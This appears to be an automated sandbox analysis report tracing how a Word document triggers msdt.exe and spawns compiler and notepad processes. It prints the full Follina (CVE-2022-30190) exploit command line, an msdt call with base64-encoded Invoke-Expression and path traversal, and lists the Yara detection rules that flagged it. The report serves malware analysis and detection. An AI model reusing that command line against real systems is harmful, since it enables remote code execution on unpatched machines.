## System Behavior

### Analysis Process: WINWORD.EXE PID: **1352**, Parent PID: **788**

#### General

| | |
|---|---|
| Target ID: | 0 |
| Start time: | 16:44:53 |
| Start date: | 30/01/2023 |
| Path: | C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE |
| Wow64 process (32bit): | true |
| Commandline: | "C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE" /Automation -Embedding |
| Imagebase: | 0xac0000 |
| File size: | 1937688 bytes |
| MD5 hash: | 0B9AB9B9C4DE429473D6450D4297A123 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

**File Activities**

**Registry Activities**

## Analysis Process: MSOSYNC.EXE PID: **3648**, Parent PID: **1352**

**General**

| | |
|---|---|
| Target ID: | 1 |
| Start time: | 16:44:57 |
| Start date: | 30/01/2023 |
| Path: | C:\Program Files (x86)\Microsoft Office\Office16\MSOSYNC.EXE |
| Wow64 process (32bit): | true |
| Commandline: | C:\Program Files (x86)\Microsoft Office\Office16\MsoSync.exe |
| Imagebase: | 0x1300000 |
| File size: | 466688 bytes |
| MD5 hash: | EA19F4A0D18162BE3A0C8DAD249ADE8C |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | moderate |

**File Activities**

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|---|

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|

**Registry Activities**

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

| Key Path | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|

| Key Path | Name | Type | Data | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|

| Key Path | Name | Type | Old Data | New Data | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|---|

## Analysis Process: msdt.exe PID: **5776**, Parent PID: **1352**

**General**

| | |
|---|---|
| Target ID: | 4 |
| Start time: | 16:45:03 |

| | |
|---|---|
| Start date: | 30/01/2023 |
| Path: | C:\Windows\SysWOW64\msdt.exe |
| Wow64 process (32bit): | true |
| Commandline: | C:\Windows\system32\msdt.exe" ms-msdt:/id PCWDiagnostic /skip force /param "IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'bm90ZXBhZA=='+[char]34+'))'))))i/../../../../../../../../../../../../../Windows/System32/mpsigstub.exe |
| Imagebase: | 0xfe0000 |
| File size: | 1508352 bytes |
| MD5 hash: | 7F0C51DBA69B9DE5DDF6AA04CE3A69F4 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Yara matches: | • Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation, Source: 00000004.00000002.577182841.0000000003598000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard<br>• Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation, Source: 00000004.00000002.577752473.0000000003920000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard<br>• Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: 00000004.00000002.577752473.0000000003920000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security<br>• Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation, Source: 00000004.00000002.577182841.0000000003590000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard<br>• Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: 00000004.00000002.577182841.0000000003590000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security<br>• Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation, Source: 00000004.00000002.577105575.0000000003530000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard<br>• Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: 00000004.00000002.577105575.0000000003530000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security |
| Reputation: | moderate |

## File Activities

### File Created

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|
| C:\Users | read data or list directory \| synchronize | device | directory file \| synchronous io non alert \| open for backup ident \| open reparse point | object name collision | 1 | 100BFE8 | CreateDirectoryW |
| C:\Users\user | read data or list directory \| synchronize | device | directory file \| synchronous io non alert \| open for backup ident \| open reparse point | object name collision | 1 | 100BFE8 | CreateDirectoryW |
| C:\Users\user\AppData | read data or list directory \| synchronize | device | directory file \| synchronous io non alert \| open for backup ident \| open reparse point | object name collision | 1 | 100BFE8 | CreateDirectoryW |
| C:\Users\user\AppData\Local | read data or list directory \| synchronize | device | directory file \| synchronous io non alert \| open for backup ident \| open reparse point | object name collision | 1 | 100BFE8 | CreateDirectoryW |
| C:\Users\user\AppData\Local\Temp | read data or list directory \| synchronize | device | directory file \| synchronous io non alert \| open for backup ident \| open reparse point | object name collision | 1 | 100BFE8 | CreateDirectoryW |
| C:\Users\user\AppData\Local\Temp\msdtadmin | read data or list directory \| synchronize | device | directory file \| synchronous io non alert \| open for backup ident \| open reparse point | success or wait | 1 | 100BFE8 | CreateDirectoryW |
| C:\Users\user\AppData\Local\Temp\msdtadmin_54EE2BC7-A265-4AA3-B1E5-7B89A01D0D08_ | read data or list directory \| synchronize | device | directory file \| synchronous io non alert \| open for backup ident \| open reparse point | success or wait | 1 | 100BFE8 | CreateDirectoryW |
| C:\Users\user\AppData\Local\Temp\msdtadmin_54EE2BC7-A265-4AA3-B1E5-7B89A01D0D08_\inuse | read attributes \| synchronize \| generic read \| generic write | device | synchronous io non alert \| non directory file | success or wait | 1 | 100B734 | CreateFileW |

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|---|

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|

## Analysis Process: csc.exe PID: **5900**, Parent PID: **2064**

### General

| | |
|---|---|
| Target ID: | 7 |
| Start time: | 16:45:27 |
| Start date: | 30/01/2023 |
| Path: | C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe |
| Wow64 process (32bit): | true |
| Commandline: | C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\3ns45r3e\3ns45r3e.cmdline |
| Imagebase: | 0xa40000 |
| File size: | 2170976 bytes |
| MD5 hash: | 350C52F71BDED7B99668585C15D70EEA |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | .Net C# or VB.NET |
| Reputation: | moderate |

### File Activities

#### File Created

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|
| c:\Users\user\AppData\Local\Temp\3ns45r3e\CSCED7D8423AEF34545822E2F19382945.TMP | read attributes \| synchronize \| generic write | device | synchronous io non alert \| non directory file | success or wait | 1 | A9E1E9 | CreateFileW |

#### File Deleted

| File Path | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|
| C:\Users\user\AppData\Local\Temp\3ns45r3e\CSCED7D8423AEF34545822E2F19382945.TMP | success or wait | 1 | AB9793 | DeleteFileW |

#### File Written

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|---|
| C:\Users\user\AppData\Local\Temp\3ns45r3e\CSCED7D8423AEF34545822E2F19382945.TMP | 0 | 652 | 00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 | L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf | success or wait | 1 | AB967F | WriteFile |

#### File Read

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|
| C:\Users\user\AppData\Local\Temp\3ns45r3e\3ns45r3e.cmdline | unknown | 358 | success or wait | 1 | A9E638 | ReadFile |
| C:\Users\user\AppData\Local\Temp\3ns45r3e\3ns45r3e.0.cs | unknown | 5944 | success or wait | 1 | A9E638 | ReadFile |

## Analysis Process: cvtres.exe PID: **4568**, Parent PID: **5900**

### General

| | |
|---|---|
| Target ID: | 8 |
| Start time: | 16:45:28 |
| Start date: | 30/01/2023 |
| Path: | C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe |
| Wow64 process (32bit): | true |
| Commandline: | C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESD20C.tmp" "c:\Users\user\AppData\Local\Temp\3ns45r3e\CSCED7D8423AEF34545822E2F19382945.TMP" |
| Imagebase: | 0x90000 |
| File size: | 43176 bytes |
| MD5 hash: | C09985AE74F0882F208D75DE27770DFA |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

### File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|---|

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|

## Analysis Process: csc.exe PID: **5008**, Parent PID: **2064**

### General

| | |
|---|---|
| Target ID: | 9 |
| Start time: | 16:45:31 |
| Start date: | 30/01/2023 |
| Path: | C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe |
| Wow64 process (32bit): | true |
| Commandline: | C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\khxlz5in\khxlz5in.cmdline |
| Imagebase: | 0xa40000 |
| File size: | 2170976 bytes |
| MD5 hash: | 350C52F71BDED7B99668585C15D70EEA |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | .Net C# or VB.NET |
| Reputation: | moderate |

### File Activities

#### File Created

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|
| c:\Users\user\AppData\Local\Temp\khxlz5in\CSCEF6EFF37DE7E45BE9A86A8101F6DD14.TMP | read attributes \| synchronize \| generic write | device | synchronous io non alert \| non directory file | success or wait | 1 | A9E1E9 | CreateFileW |

#### File Deleted

| File Path | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|
| C:\Users\user\AppData\Local\Temp\khxlz5in\CSCEF6EFF37DE7E45BE9A86A8101F6DD14.TMP | success or wait | 1 | AB9793 | DeleteFileW |

**File Written**

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|---|
| C:\Users\user\AppData\Local\Temp\khxlz5in\CSCEF6EFF37DE7E45BE9A86A8101F6DD14.TMP | 0 | 652 | 00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 | L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf | success or wait | 1 | AB967F | WriteFile |

**File Read**

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|
| C:\Users\user\AppData\Local\Temp\khxlz5in\khxlz5in.cmdline | unknown | 358 | success or wait | 1 | A9E638 | ReadFile |
| C:\Users\user\AppData\Local\Temp\khxlz5in\khxlz5in.0.cs | unknown | 791 | success or wait | 1 | A9E638 | ReadFile |

## Analysis Process: cvtres.exe PID: **4660**, Parent PID: **5008**

### General

| | |
|---|---|
| Target ID: | 10 |
| Start time: | 16:45:32 |
| Start date: | 30/01/2023 |
| Path: | C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe |
| Wow64 process (32bit): | true |
| Commandline: | C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESE17D.tmp" "c:\Users\user\AppData\Local\Temp\khxlz5in\CSCEF6EFF37DE7E45BE9A86A8101F6DD14.TMP" |
| Imagebase: | 0x90000 |
| File size: | 43176 bytes |
| MD5 hash: | C09985AE74F0882F208D75DE27770DFA |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

### File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|---|

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|

## Analysis Process: notepad.exe PID: **2552**, Parent PID: **2064**

### General

| | |
|---|---|
| Target ID: | 11 |
| Start time: | 16:45:34 |
| Start date: | 30/01/2023 |
| Path: | C:\Windows\SysWOW64\notepad.exe |
| Wow64 process (32bit): | true |
| Commandline: | C:\Windows\system32\notepad.exe |
| Imagebase: | 0xac0000 |
| File size: | 236032 bytes |
| MD5 hash: | D693F13FE3AA2010B854C4C60671B8E2 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

### File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|

## Analysis Process: csc.exe PID: **1436**, Parent PID: **2064**

### General

| | |
|---|---|
| Target ID: | 12 |
| Start time: | 16:45:35 |
| Start date: | 30/01/2023 |
| Path: | C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe |
| Wow64 process (32bit): | true |
| Commandline: | C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\sz5era1t\sz5era1t.cmdline |
| Imagebase: | 0xa40000 |
| File size: | 2170976 bytes |
| MD5 hash: | 350C52F71BDED7B99668585C15D70EEA |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | .Net C# or VB.NET |
| Reputation: | moderate |

### File Activities

#### File Created

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|
| c:\Users\user\AppData\Local\Temp\sz5era1t\CSCB136CE2933B94C34B46CFD62145DF12F.TMP | read attributes \| synchronize \| generic write | device | synchronous io non alert \| non directory file | success or wait | 1 | A9E1E9 | CreateFileW |

#### File Deleted

| File Path | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|
| C:\Users\user\AppData\Local\Temp\sz5era1t\CSCB136CE2933B94C34B46CFD62145DF12F.TMP | success or wait | 1 | AB9793 | DeleteFileW |

#### File Written

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|---|

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|---|
| C:\Users\user\AppData\Local\Temp\sz5era1t\CSCB136CE2933B94C34B46CFD62145DF12F.TMP | 0 | 652 | 00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 | L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf | success or wait | 1 | AB967F | WriteFile |

**File Read**

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|
| C:\Users\user\AppData\Local\Temp\sz5era1t\sz5era1t.cmdline | unknown | 358 | success or wait | 1 | A9E638 | ReadFile |
| C:\Users\user\AppData\Local\Temp\sz5era1t\sz5era1t.0.cs | unknown | 11965 | success or wait | 1 | A9E638 | ReadFile |

## Analysis Process: cvtres.exe PID: **4568**, Parent PID: **1436**

### General

| | |
|---|---|
| Target ID: | 13 |
| Start time: | 16:45:35 |
| Start date: | 30/01/2023 |
| Path: | C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe |
| Wow64 process (32bit): | true |
| Commandline: | C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESEEEB.tmp" "c:\Users\user\AppData\Local\Temp\sz5era1t\CSCB136CE2933B94C34B46CFD62145DF12F.TMP" |
| Imagebase: | 0x90000 |
| File size: | 43176 bytes |
| MD5 hash: | C09985AE74F0882F208D75DE27770DFA |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |

### File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|---|

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|

## Analysis Process: conhost.exe PID: **2296**, Parent PID: **4568**

### General

| | |
|---|---|
| Target ID: | 17 |
| Start time: | 16:45:49 |
| Start date: | 30/01/2023 |
| Path: | C:\Windows\System32\conhost.exe |
| Wow64 process (32bit): | false |
| Commandline: | C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 |
| Imagebase: | 0x7ff7fcd70000 |
| File size: | 625664 bytes |
| MD5 hash: | EA777DEEA782E8B4D7C7C33BBF8A4496 |
| Has elevated privileges: | true |
| Has administrator privileges: | false |
| Programmed in: | C, C++ or other language |

## Disassembly

**No disassembly**